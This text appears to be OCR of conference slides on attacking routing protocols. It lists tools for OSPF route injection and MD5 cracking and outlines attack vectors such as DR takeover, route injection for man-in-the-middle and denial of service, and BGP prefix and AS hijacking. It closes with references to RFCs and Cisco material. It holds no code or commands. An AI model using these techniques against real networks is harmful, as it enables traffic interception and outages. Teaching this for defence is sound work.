
- Quagga
- NRL Core(Network Simulator)
- Nemesis
- Loki
- G3SN\Dynamips
- Buy a router on eBay
- Hack a router and reconfigure
- Code one with Scapy
- IP Sorcery(IP Magic)
- Cain & Able to crack OSPF MD5
- MS RRAS
- NetDude
- Collasoft
- Phenoelit IRPAS

OSPF typically is implemented without any thought to security. LSA's are multicast on the spoke LAN for any user to sniff without MD5.

OSPF Attack Vectors


- Take over as DR - Inject routes to mask source of attack - DoS
- Inject routes for MITM - Add new routes to hacked router
- Change interface bandwidth or use IP OSPF Cost for Traffic Engineering on hacked router

BGP Overview




References: http://www.cisco.com/en/US/tech/tk365/technologies_tech_note09186a00800c95bb.shtml#howbgpwork
http://www.cisco.com/en/US/tech/tk365/tk80/tsd_technology_support_sub-protocol_home.html?referring_site=bodynav

BGP
Layer 2 Cross Connect Attacks




BGP
Hijack IP Network



The Longest IP Prefix Wins

BGP
IP Network and AS Hijacking



The Longest IP Prefix Wins

References

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MPLS VPN Security, Michael H. Behringer, Monique J. Morrow, Cisco Press

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MPLS and VPN Architectures, Jim Guichard, Ivan Papelnjak, Cisco Press

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RFC 2547

RFC 2547bis

RFC 2917

RFC 4364

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Phenoelit Papers and Resources, http://phenoelit.org/stuff/CSLI.pdf

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http://www.renesys.com/2008/02/pakistan-hijacks-youtube-1/

http://www.netoptics.com/blog/01-07-2011/sample-pcap-files

Questions???

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